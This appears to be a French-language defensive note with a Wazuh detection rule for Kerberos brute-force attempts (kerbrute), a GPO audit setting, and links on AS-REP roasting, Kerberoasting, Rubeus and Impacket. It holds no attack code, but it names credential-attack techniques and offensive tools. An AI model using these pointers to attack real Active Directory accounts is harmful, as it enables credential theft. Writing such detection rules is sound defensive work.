
wazuh. Management Rules

kerbrute.xml

```xml
<group name="windows,windows_security,">

  <rule id="100008" level="10">
    <if_sid>60001</if_sid>
    <field name="win.system.eventID">^4771$</field>
    <field name="win.eventdata.status">^0x18$</field>
    <options>no_full_log</options>
    <description>Kerberos pre-authentication failed.</description>
  </rule>

  <rule id="100009" level="12" frequency="10" timeframe="60">
    <if_matched_sid>100008</if_matched_sid>
    <same_field>win.eventdata.targetUserName</same_field>
    <options>no_full_log</options>
    <description>Kerberos bruteforce detected for $(win.eventdata.targetUserName).</description>
    <mitre>
      <id>T1110</id>
    </mitre>
    <group>kerbrute,</group>
  </rule>

</group>
```

Create a new GPO (🇫🇷 Menu)

```
Configuration ordinateur
> Stratégies
> Paramètres Windows
> Paramètres de sécurité
> Configuration avancée de la stratégie d'audit
> Stratégies d'audit
> Connexion de compte
    >> Auditer le service d'authentification Kerberos >>> Échec
```

Ressources et outils utilisés

- Fonctionnalité dépréciées (Microsoft) :
  https://learn.microsoft.com/en-au/windows/whats-new/deprecated-features

- Fonctionnement de Kerberos (MIT) :
  https://www.kerberos.org/software/tutorial.html

- Vulnérabilité AS_REP Roasting (ANSSI) :
  https://www.cert.ssi.gouv.fr/uploads/ad_checklist.html#vuln_kerberos_properties_preauth_priv

- Vulnérabilité Kerberoasting (ANSSI) :
  https://www.cert.ssi.gouv.fr/uploads/ad_checklist.html#vuln_spn_priv

- Rubeus (GhostPack) :
  https://github.com/GhostPack/Rubeus

- Impacket (Fortra) :
  https://github.com/fortra/impacket